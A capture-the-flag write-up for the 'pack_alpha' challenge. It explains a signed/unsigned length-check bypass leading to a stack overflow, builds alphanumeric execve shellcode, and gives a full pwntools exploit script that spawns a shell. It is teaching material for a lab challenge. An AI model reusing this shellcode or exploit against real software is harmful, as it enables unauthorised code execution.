# pack_alpha
Challenge Points: 488
No of Solves: 17
Challenge Author: [d1g174l_f0r7r355](https://twitter.com/BhaskaraShravya)
Challenge file: [chall](https://github.com/shravya-bhaskara/shravya-bhaskara.github.io/tree/main/pwn/inctf/2021/pack_alpha/Handout)
An absoltely beginner friendly shellcoding based challenge I made for InCTF Nationals 2021.
- A preliminary analysis on the binary shows that `NX` is disabled along with `canary`.
```
CANARY : disabled
FORTIFY : disabled
NX : disabled
PIE : ENABLED
RELRO : FULL
```
## Analyzing the binary:
```
{
char buf[108]; // [rsp+0h] [rbp-80h] BYREF
int size; // [rsp+6Ch] [rbp-14h] BYREF
char nbytes_7; // [rsp+73h] [rbp-Dh] BYREF
char s[10]; // [rsp+76h] [rbp-Ah] BYREF
((void (__fastcall *)())((char *)&sub_1288 + 1))();
puts("Welcome to our wolf camp!\n");
puts("Please provide us with your personal information and we shall allocate you to your rooms.");
printf("Email address: ");
fgets(s, 10, stdin);
printf("Age: ");
fgets(&nbytes_7, 3, stdin);
getchar();
printf("Your room number is: %p\n", buf);
printf("Length of your name: ");
__isoc99_scanf("%u", &size);
getchar();
if ( size > 96 )
{
puts("\nWhoa! Such a huge name??\n");
exit(0);
}
printf("Enter your name: ");
inp_len = read(0, buf, (unsigned int)size);
fflush(stdin);
while ( inp_len - 8 > ind )
{
if ( (buf[ind] <= 47 || buf[ind] > 57) && ((*__ctype_b_loc())[buf[ind]] & 0x400) == 0 && buf[ind] )
{
puts("\nBad character!");
exit(0);
}
++ind;
}
puts("\nGreat you may move to your rooms and await further instructions.\n");
return 0LL;
}
```
- We see that a stack leak is provided, which is actually the address where our input is stored on the stack.
- Since we are reading an unsigned integer `(%u)` into `size` which is originally declared as an integer.
- The image below shows why this line of code is a vulnerability!

As we see, the unsigned integers contain only a positive range, whereas the signed integers assume both the positive and the negative values. If we pick a number greater than 127, it will simply loop back to the beginning in case of the signed integer. If we pick anumber lesser than -127, it will loop to the end in case of the signed integer. Similar is the case for the unsigned integers.
- If one gives a negative number as an input to size, since an unsigned integer is read, it will loop to the end as seen in the figure. As a result they can read as many amount of bytes as they want, and it would still surpass the condition for check of size being less than 96 bytes.
- Next we see that the while loop iterates till the last 8 bytes of our input. Inside the while loop, the condition fairly evaluates to:
- `buf[ind] <=47 || buf[ind] > 57` --> which means our input can have a numeric character!
- `((*__ctype_b_loc())[buf[ind]] & 0x400) == 0` --> our input can have any printable ascii characters since the `(*ctype_b_loc())` returns a pointer to the `traits` table that contains flags related to the characteristics of each single character.
- `buf[ind]` --> our input can contain a null byte `\0`.
- Thus we can conclude that our input must only contain `alpha-numeric` characters. Since `seccomp` is absent, we can try giving an `execve` syscall containing only alpha-numeric opcodes.
## Finding offsets:
We can debug and figure out where our input is read into.
```
[-------------------------------------code-------------------------------------]
0x55b8ec53d3f2: mov eax,DWORD PTR [rbp-0x14]
0x55b8ec53d3f5: mov edx,eax
0x55b8ec53d3f7: lea rax,[rbp-0x80]
=> 0x55b8ec53d3fb: mov rsi,rax
0x55b8ec53d3fe: mov edi,0x0
0x55b8ec53d403: call 0x55b8ec53d120 <read@plt>
0x55b8ec53d408: mov DWORD PTR [rip+0x2c42],eax # 0x55b8ec540050
0x55b8ec53d40e: mov rax,QWORD PTR [rip+0x2c1b] # 0x55b8ec540030 <stdin>
```
- As we can see, our input buffer is read into `rbp-0x80`. Since the leak provided is nothing but the address of our input buffer string, we will need `0x80` bytes of buffer to fill our stack upto `rbp`.
- Another `8` bytes of buffer to fill `rbp` before overwriting `rip` with the stack address.
Now all we need is an `alpha-numeric shellcode`. Various [shellcodes](http://shell-storm.org/shellcode/) can be found here. But for the sake of solving the challenge, we will design an alpha-numeric shellcode instead of choosing one from the above website.
## Alpha-numeric shellcode:
In order to design the alpha numeric shellcode, we need to make certain of what assembly instructions combined, will give us a shellcode with purely alpha-numeric opcodes. Below I have mentioned a few instructions taht can be used as part of our shellcode along with their alpha-numeric opcodes and their ASCII values.
```
Assembly Hexadecimal Alphanumeric ASCII
push %rax \x50 P
push %rcx \x51 Q
push %rdx \x52 R
push %rbx \x53 S
push %rsp \x54 T
push %rbp \x55 U
push %rsi \x56 V
push %rdi \x57 W
pop %rax \x58 X
pop %rcx \x59 Y
pop %rdx \x5a Z
```
### The shellcode:
Using the above set of instructions we can start forming our shellcode. We will be making use of the execve syscall to spawn a shell.
```python=
# add $0x8, $rsp ; so that we do not overwrite the return pointer on the stack.
pop %rax
pop %rax
# to get 0x000000ff
push %0x30
push %rsp
push %rcx
pop %rax
xor %0x35, %al
push %rax
imul $0x33, (%rcx), %esi
# to get 0x000000f8
push %rsi
pop %rax
xor %0x30, %al
xor %0x37, %al
# to write -8 as a 32-bit dword at 0x74(%rcx)
mov 0x74(%rcx), %eax
xor %eax, 0x74(%rcx)
xor %esi, 0x75(%rcx)
xor %esi, 0x76(%rcx)
xor %esi, 0x77(%rcx)
# to get to the return pointer
xor %esi, (%rcx, %rdi, 2)
xor (%rcx, %rdi, 2), %rsi
# to push '/bin/sh' onto the stack, we will make use of a xor key, to encode and decode the non-ascii characters in the string. With this we ensure that the argument string "/bin/sh" is present in %rax.
push $0x5658356a
pop %rax
xor %eax, 0x4b(%rsi)
xor %eax, 0x53(%rsi)
xor 0x4f(%rsi), %rax
# writing the actual execve shellcode
push %rax
push %rsp
push $0x30
pop %rax
xor $0x30, %al
push %rax
push %rax
xor $0x75, %al
xor $0x4e, %al
pop %rdx
# encoding the arguemnts in registers and the syscall into an alpha-numeric form.
.byte 0x34 # %rsi = NULL
.byte 0x6a # %rdi is now a pointer to the string "/bin/sh"
.byte 0x57 # 0x0f
.byte 0x53 # 0x05 syscall
.byte 0x45 # /
.byte 0x57 # b
.byte 0x31 # i
.byte 0x38 # n
.byte 0x45 # /
.byte 0x46 # s
.byte 0x30 # h
.byte 0x56 # \0
```
Thus our alpha numeric shellcode is: `XXj0TYX45Pk13VX40473At1At1qu1qv1qwHcyt14yH34yhj5XVX1FK1FSH3FOPTj0X40PP4u4NZ4jWSEW18EF0V`
## Exploit:
```
from pwn import *
if __name__=="__main__":
context(os='linux', arch='amd64')
p = process('./pack_alpha')
#p = remote('gc1.eng.run', 32385)
gdb.attach(p)
p.recv()
p.sendline('b'*3)
p.recv()
p.sendline('12')
p.recvuntil('Your room number is: ')
leak = p.recvline()[:-1]
leak = int(leak, 16)
info("leak: %s"%hex(leak))
p.recvuntil('Length of your name: ')
p.sendline('-1')
# alpha numeric shellcode:
shell = 'XXj0TYX45Pk13VX40473At1At1qu1qv1qwHcyt14yH34yhj5XVX1FK1FSH3FOPTj0X40PP4u4NZ4jWSEW18EF0V'
pay = shell
pay += 'a'*(0x80 - len(shell))
pay += 'b'*8
pay += p64(leak)
p.send(pay)
p.interactive()
```
## Flag:
```inctf{4_tru3_4lph4_15_4_tru3_k1ng!!}```
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet